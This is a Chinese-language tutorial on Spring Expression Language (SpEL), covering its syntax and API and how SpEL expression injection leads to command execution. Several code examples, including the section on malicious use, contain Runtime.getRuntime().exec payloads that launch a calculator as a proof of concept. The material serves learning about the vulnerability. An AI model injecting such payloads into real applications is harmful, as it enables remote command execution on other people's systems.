# Java 之 SpEL 表达式注入

## 0x01 前言

尽量 SpEL 表达式，EL 表达式放一块儿学

## 0x02 SpEL 表达式基础

### SpEL 简介

在 Spring3 中引入了 Spring 表达式语言（Spring Expression Language，简称 SpEL），这是一种功能强大的表达式语言，支持在运行时查询和操作对象图，可以与基于 XML 和基于注解的 Spring 配置还有 bean 定义一起使用。

在 Spring 系列产品中，SpEL 是表达式计算的基础，实现了与 Spring 生态系统所有产品无缝对接。Spring 框架的核心功能之一就是通过依赖注入的方式来管理 Bean 之间的依赖关系，而 SpEL 可以方便快捷的对 `ApplicationContext` 中的 Bean 进行属性的装配和提取。由于它能够在运行时动态分配值，因此可以为我们节省大量 Java 代码。

SpEL 有许多特性：

- 使用 Bean 的 ID 来引用 Bean
- 可调用方法和访问对象的属性
- 可对值进行算数、关系和逻辑运算
- 可使用正则表达式进行匹配
- 可进行集合操作

### SpEL 定界符 —— `#{}`

SpEL 使用 `#{}` 作为定界符，所有在大括号中的字符都将被认为是 SpEL 表达式，在其中可以使用 SpEL 运算符、变量、引用 Bean 及其属性和方法等。

这里需要注意 `#{}` 和 `${}` 的区别：

- `#{}` 就是 SpEL 的定界符，用于指明内容未 SpEL 表达式并执行；
- `${}` 主要用于加载外部属性文件中的值；
- 两者可以混合使用，但是必须 `#{}` 在外面，`${}` 在里面，如 `#{'${}'}`，注意单引号是字符串类型才添加的；

### SpEL 表达式类型

#### 字面值

最简单的 SpEL 表达式就是仅包含一个字面值。

下面我们在 XML 配置文件中使用 SpEL 设置类属性的值为字面值，此时需要用到 `#{}` 定界符，注意若是指定为字符串的话需要添加单引号括起来：

XML

```
<property name="message1" value="#{666}"/>
<property name="message2" value="#{'John'}"/>
```

还可以直接与字符串混用：

XML

```
<property name="message" value="the value is #{666}"/>
```

Java 基本数据类型都可以出现在 SpEL 表达式中，表达式中的数字也可以使用科学计数法：

XML

```
<property name="salary" value="#{1e4}"/>
```

## Demo

直接用 Spring 官网上的 HelloWorld 例子。

**HelloWorld.java**

JAVA

```
package com.example;

public class HelloWorld {
    private String message;

    public void setMessage(String message){
        this.message  = message;
    }

    public void getMessage(){
        System.out.println("Your Message : " + message);
    }
}
```

**Demo.xml**

XML


```
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans"
 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xsi:schemaLocation="http://www.springframework.org/schema/beans
 http://www.springframework.org/schema/beans/spring-beans-3.0.xsd ">

    <bean id="helloWorld" class="com.drunkbaby.pojo.HelloWorld">
        <property name="message" value="#{'Drunkbaby'} is #{777}" />
    </bean>

</beans>
```

**MainTestDemo.java**

JAVA

```
public class MainTestDemo {
    public static void main(String[] args) {
        ApplicationContext context = new
ClassPathXmlApplicationContext("Demo.xml");
        HelloWorld helloWorld = context.getBean("helloWorld", HelloWorld.class);

        helloWorld.getMessage();
    }
}
```

测试一下




# 引用 Bean、属性和方法

## 引用 Bean

SpEL 表达式能够通过其他 Bean 的 ID 进行引用，直接在 `#{}` 符号中写入 ID 名即可，无需添加单引号括起来。如：

原来的写法是这样的

XML

```
<constructor-arg ref="test"/>
```

在 SpEL 表达式中

XML

```
<constructor-arg value="#{test}"/>
```

**引用类属性**

SpEL 表达式能够访问类的属性。

比如，Drunkbaby 参赛者是一位模仿高手，Johnford 唱什么歌，弹奏什么乐器，他就唱什么歌，弹奏什么乐器：

XML

```
<bean id="kenny" class="com.spring.entity.Instrumentalist"
    p:song="May Rain"
    p:instrument-ref="piano"/>
<bean id="Drunkbaby" class="com.spring.entity.Instrumentalist">
    <property name="instrument" value="#{kenny.instrument}"/>
    <property name="song" value="#{kenny.song}"/>
</bean>
```

key 指定 `kenny<bean>` 的 id
value 指定 `kenny<bean>`的 song 属性。其等价于执行下面的代码：

JAVA

```
Instrumentalist carl = new Instrumentalist();
carl.setSong(kenny.getSong());
```

**引用类方法**

SpEL 表达式还可以访问类的方法。

假设现在有个 `SongSelector` 类，该类有个 `selectSong()` 方法，这样的话 Drunkbaby 就可以不用模仿别人，开始唱 `songSelector` 所选的歌了：

XML

```
<property name="song" value="#{SongSelector.selectSong()}"/>
```

carl 有个癖好，歌曲名不是大写的他就浑身难受，我们现在要做的就是仅仅对返回的歌曲调用 `toUpperCase()` 方法：

XML

```
<property name="song" value="#{SongSelector.selectSong().toUpperCase()}"/>
```

注意：这里我们不能确保不抛出 `NullPointerException`，为了避免这个讨厌的问题，我们可以使用 SpEL 的 `null-safe` 存取器：

XML

```
<property name="song" value="#{SongSelector.selectSong()?.toUpperCase()}"/>
```

`?.` 符号会确保左边的表达式不会为 `null`，如果为 `null` 的话就不会调用 `toUpperCase()` 方法了。

**Demo —— 引用 Bean**

这里我们修改基于构造函数的依赖注入的示例。

**SpellChecker.java**

JAVA

```
public class SpellChecker {
    public SpellChecker(){
        System.out.println("Inside SpellChecker constructor." );
    }
    public void checkSpelling() {
        System.out.println("Inside checkSpelling." );
    }
}
```

**TextEditor.java**

JAVA

```
public class TextEditor {
    private SpellChecker spellChecker;
    public TextEditor(SpellChecker spellChecker) {
        System.out.println("Inside TextEditor constructor." );
        this.spellChecker = spellChecker;
    }
    public void spellCheck() {
        spellChecker.checkSpelling();
    }
}
```

编写 editor.xml


XML

```
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans"
 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xsi:schemaLocation="http://www.springframework.org/schema/beans
 http://www.springframework.org/schema/beans/spring-beans-3.0.xsd ">

    <!-- Definition for spellChecker bean -->
 <bean id="spellChecker" class="com.drunkbaby.pojo.SpellChecker" />

    <!-- Definition for textEditor bean -->
 <bean id="textEditor" class="com.drunkbaby.pojo.TextEditor">
        <!--<constructor-arg ref="spellChecker"/>-->
 <constructor-arg value="#{spellChecker}"/>
    </bean>

</beans>
```

启动类 **RefSpellAndEditor.java**

JAVA

```
public class RefSpellAndEditor {
    public static void main(String[] args) {
        ApplicationContext context = new
ClassPathXmlApplicationContext("editor.xml");

        TextEditor te = (TextEditor) context.getBean("textEditor");
        te.spellCheck();
    }
}
```




## 类类型表达式 T(Type)

在 SpEL 表达式中，使用 `T(Type)` 运算符会调用类的作用域和方法。换句话说，就是可以通过该类类型表达式来操作类。

使用 `T(Type)` 来表示 `java.lang.Class` 实例，Type 必须是类全限定名，但 `"java.lang"` 包除外，因为 SpEL 已经内置了该包，即该包下的类可以不指定具体的包名；使用类类型表达式还可以进行访问类静态方法和类静态字段。

> 这里就有潜在的攻击面了
> 因为我们 `java.lang.Runtime` 这个包也是包含于 `java.lang` 的包的，所以如果能调用 `Runtime`
> 就可以进行命令执行

在 XML 配置文件中的使用示例，要调用 `java.lang.Math` 来获取 0~1 的随机数

XML

```
<property name="random" value="#{T(java.lang.Math).random()}"/>
```

Expression 中使用示例：

JAVA


```
ExpressionParser parser = new SpelExpressionParser();
// java.lang 包类访问
Class<String> result1 =
parser.parseExpression("T(String)").getValue(Class.class);
System.out.println(result1);
//其他包类访问
String expression2 = "T(java.lang.Runtime).getRuntime().exec('open
/Applications/Calculator.app')";
Class<Object> result2 =
parser.parseExpression(expression2).getValue(Class.class);
System.out.println(result2);
//类静态字段访问
int result3 =
parser.parseExpression("T(Integer).MAX_VALUE").getValue(int.class);
System.out.println(result3);
//类静态方法调用
int result4 =
parser.parseExpression("T(Integer).parseInt('1')").getValue(int.class);
System.out.println(result4);
```

## Demo

在前面字面值的 Demo 中修改 `Demo.xml` 即可

XML

```
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans"
 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xsi:schemaLocation="http://www.springframework.org/schema/beans
 http://www.springframework.org/schema/beans/spring-beans-3.0.xsd ">

    <bean id="helloWorld" class="com.drunkbaby.pojo.HelloWorld">
        <property name="message" value="#{'Drunkbaby'} is #
{T(java.lang.Math).random()}" />
    </bean>

</beans>
```





## 恶意利用 —— 弹计算器

修改 value 中类类型表达式的类为 `Runtime` 并调用其命令执行方法即可：

XML

```
<bean id="helloWorld" class="com.drunkbaby.pojo.HelloWorld">
    <property name="message" value="#{'Drunkbaby'} is #
{T(java.lang.Runtime).getRuntime.exec('calc')}" />
</bean>
```

运行即可弹计算器。




# 0x03 SpEL 用法

SpEL 的用法有三种形式，一种是在注解 `@value` 中；一种是 XML 配置；最后一种是在代码块中使用 Expression。

前面的就是以 XML 配置为例对 SpEL 表达式的用法进行的说明，而注解 `@value` 的用法例子如下：

JAVA

```
public class EmailSender {
    @Value("${spring.mail.username}")
    private String mailUsername;
    @Value("#{ systemProperties['user.region'] }")
    private String defaultLocale;
    //...
}
```

这种形式的值一般是写在 properties 的配置文件中的。

- 下面具体看下 Expression 的，Expression 的用法可谓是非常重要。

# Expression 用法

由于后续分析的各种 Spring CVE 漏洞都是基于 Expression 形式的 SpEL 表达式注入，因此这里再单独说明 SpEL 表达式 Expression 这种形式的用法。

## 步骤

SpEL 在求表达式值时一般分为四步，其中第三步可选：**首先构造一个解析器，其次解析器解析字符串表达式，在此构造上下文，最后根据上下文得到表达式运算后的值。**

JAVA

```
ExpressionParser parser = new SpelExpressionParser();
Expression expression = parser.parseExpression("('Hello' + '
Drunkbaby').concat(#end)");
EvaluationContext context = new StandardEvaluationContext();
context.setVariable("end", "!");
System.out.println(expression.getValue(context));
```

具体步骤如下：

1、创建解析器：SpEL 使用 `ExpressionParser` 接口表示解析器，提供 `SpelExpressionParser` 默认实现；
2、解析表达式：使用 `ExpressionParser` 的 `parseExpression` 来解析相应的表达式为 `Expression` 对象；
3、构造上下文：准备比如变量定义等等表达式需要的上下文数据；
4、求值：通过 `Expression` 接口的 `getValue` 方法根据上下文获得表达式值；

### 主要接口

- **ExpressionParser 接口**：表示解析器，默认实现是 `org.springframework.expression.spel.standard` 包中的 `SpelExpressionParser` 类，使用 `parseExpression` 方法将字符串表达式转换为 Expression 对象，对于 ParserContext 接口用于定义字符串表达式是不是模板，及模板开始与结束字符；
- **EvaluationContext 接口**：表示上下文环境，默认实现是 `org.springframework.expression.spel.support` 包中的 `StandardEvaluationContext` 类，使用 `setRootObject` 方法来设置根对象，使用 `setVariable` 方法来注册自定义变量，使用 `registerFunction` 来注册自定义函数等等。
- **Expression 接口**：表示表达式对象，默认实现是 `org.springframework.expression.spel.standard` 包中的 `SpelExpression`，提供 `getValue` 方法用于获取表达式值，提供 `setValue` 方法用于设置对象值。


### Demo

应用示例如下，和前面 XML 配置的用法区别在于程序会将这里传入 `parseExpression()` 函数的字符串参数当初 SpEL 表达式来解析，而无需通过 `#{}` 符号来注明：

JAVA

```
public class ExpressionCalc {// 字符串字面量

 public static void main(String[] args) {
        //String spel = "123"+"456";
 // 算数运算
```

```
    //String spel = "123+456";
    // 操作类弹计算器，当然java.lang包下的类是可以省略包名的
    String spel = "T(java.lang.Runtime).getRuntime().exec(\"calc\")";
            // String spel = "T(Runtime).getRuntime().exec(\"calc\")";
    ExpressionParser parser = new SpelExpressionParser();
            Expression expression = parser.parseExpression(spel);
            System.out.println(expression.getValue());
        }
}
```

